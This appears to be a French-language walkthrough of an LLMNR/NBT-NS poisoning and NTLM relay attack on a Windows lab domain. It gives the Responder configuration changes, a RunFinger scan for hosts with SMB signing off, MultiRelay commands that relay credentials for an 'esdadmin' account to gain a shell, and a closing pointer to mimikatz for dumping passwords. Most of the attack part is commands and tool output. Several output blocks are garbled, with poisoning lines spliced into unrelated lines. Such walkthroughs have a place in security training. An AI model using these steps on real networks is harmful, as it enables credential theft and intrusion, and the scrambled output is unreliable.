

Attaque "Relay" LLMNR & NBT-N

- Aller dans le fichier de configuration de Responder

```
root@esdown-kali:~/Responder-Windows/src# cat Responder.conf
```

- Désactiver SMB et HTTP serveurs utilisés par Responder

```
[Responder>Core] Dossier personnel Responder-W
; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On


; Custom challenge
Challenge = 1122334455667788
```

- Trouver un hôte cible dont le SMB signing est à false. (Ici, nous allons cibler la machine 172.16.0.23)

```
root@esdown-kali:~/Responder/tools# python RunFinger.py -i 172.16.0.0/24
Retrieving information for 172.16.0.2...
SMB signing: False
Null Sessions: Allowed: False
Server Time: 2019-12-10 12:41:10
OS version: 'Windows Server 2008 R2 Standard 7601 Service Pack 1'
Lanman Client: 'Windows Server 2008 R2 Standard 6.1'
Machine Hostname: 'ESDOWNFS'
This machine is part of the 'ESDOWN' domain 172.16.0.2 for name rhrh
[*] [LLMNR] Poisoned answer sent to 172.16.0.2 for name rhrh
Retrieving information for 172.16.0.23...
SMB signing: False
Null Sessions: Allowed: False
Server Time: 2019-12-10 12:41:10
OS version: 'Windows 7 Enterprise 7601 Service Pack 1'
Lanman Client: 'Windows 7 Enterprise 6.1'
Machine Hostname: 'ESDOWN_CLIENT1'
This machine is part of the 'ESDOWN' domain
[*] [NBT-NS] Poisoned answer sent to 172.16.0.23 for name ESDOWNAD (service: Fil
Retrieving information for 172.16.0.1...
SMB signing: True
Null Sessions: Allowed: False
Server Time: 2019-12-10 12:41:10
OS version: 'Windows Server 2008 R2 Standard 7601 Service Pack 1'
Lanman Client: 'Windows Server 2008 R2 Standard 6.1'
Machine Hostname: 'ESDOWNAD'
This machine is part of the 'ESDOWN' domain
```

- Par la suite on active Responder

```
root@esdown-kali:/usr/share/responder# python Responder.py -I eth0
```



NBT-NS, LLMNR & MDNS Responder 2.3.4.0

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To kill this script hit CTRL-C


[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

[+] Servers:

- On relais les informations rentrées sur la machine 172.16.0.23 sur notre machine et on a alors accès à un cmd sur la cible.

```
root@esdown-kali:~/Responder/tools# python MultiRelay.py -t 172.16.0.23 -u esdadmin
```



Responder MultiRelay 2.0 NTLMv1/2 Relay

[+] Listening for events...

Send bugs/hugs/comments to: laurent.gaffie@gmail.com 2 for name rhrh
Usernames to relay (-u) are case sensitive: 172.16.0.2 for name rhrh
To kill this script hit CTRL-C. answer sent to 172.16.0.1 for name ABCDEFG (service: File Server)

```
/*
  [*] [LLMNR] Poisoned answer sent to 172.16.0.2 for name hrhegzgzzg
  Use this script in combination with Responder.py for best results.
  Make sure to set SMB and HTTP to OFF in Responder.conf. for name wpad
  [*] [LLMNR] Poisoned answer sent to 172.16.0.23 for name wpad
  This tool listens on TCP port 80, 3128 and 445. 172.16.0.23 for name ESDOWNAD (service: Wor
  For optimal pwnage, launch Responder only with these 2 options:
  -rv  [*] [NBT-NS] Poisoned answer sent to 172.16.0.23 for name ESDOWNAD (service: Fil
  Avoid running a command that will likely prompt for information like net use, etc.
  If you do so, use taskkill (as system) to kill the process. name ESDOWNAD (service: Fil
  */
  [*] [NBT-NS] Poisoned answer sent to 172.16.0.23 for name ESDOWNAD (service: Fil
```

Relaying credentials for these users:

```
['esdadmin'] LLMNR Poisoned answer sent to 172.16.0.23 for name wpad
[ ]
```

Retrieving information for 172.16.0.23...

```
SMB signing: False
Os version: 'Windows 7 Enterprise 7601 Service Pack 1'
Hostname: 'ESDOWN_CLIENT1'
Part of the 'ESDOWN' domain
[+] Setting up HTTP relay with SMB challenge: d0fed7206a011ed0
[+] Received NTLMv2 hash from: 172.16.0.2
[+] Client info: ['Windows Server 2008 R2 Standard 7601 Service Pack 1', domain: 'ESDOWN', signing:'False']
[+] Username: ESDAdmin not in target list, dropping connection.
[+] Setting up HTTP relay with SMB challenge: eb31cd36db8248e5
```

- Une fois connecté, pour dump le mot de passe de l'utilisateur, on utilise mimikatz.

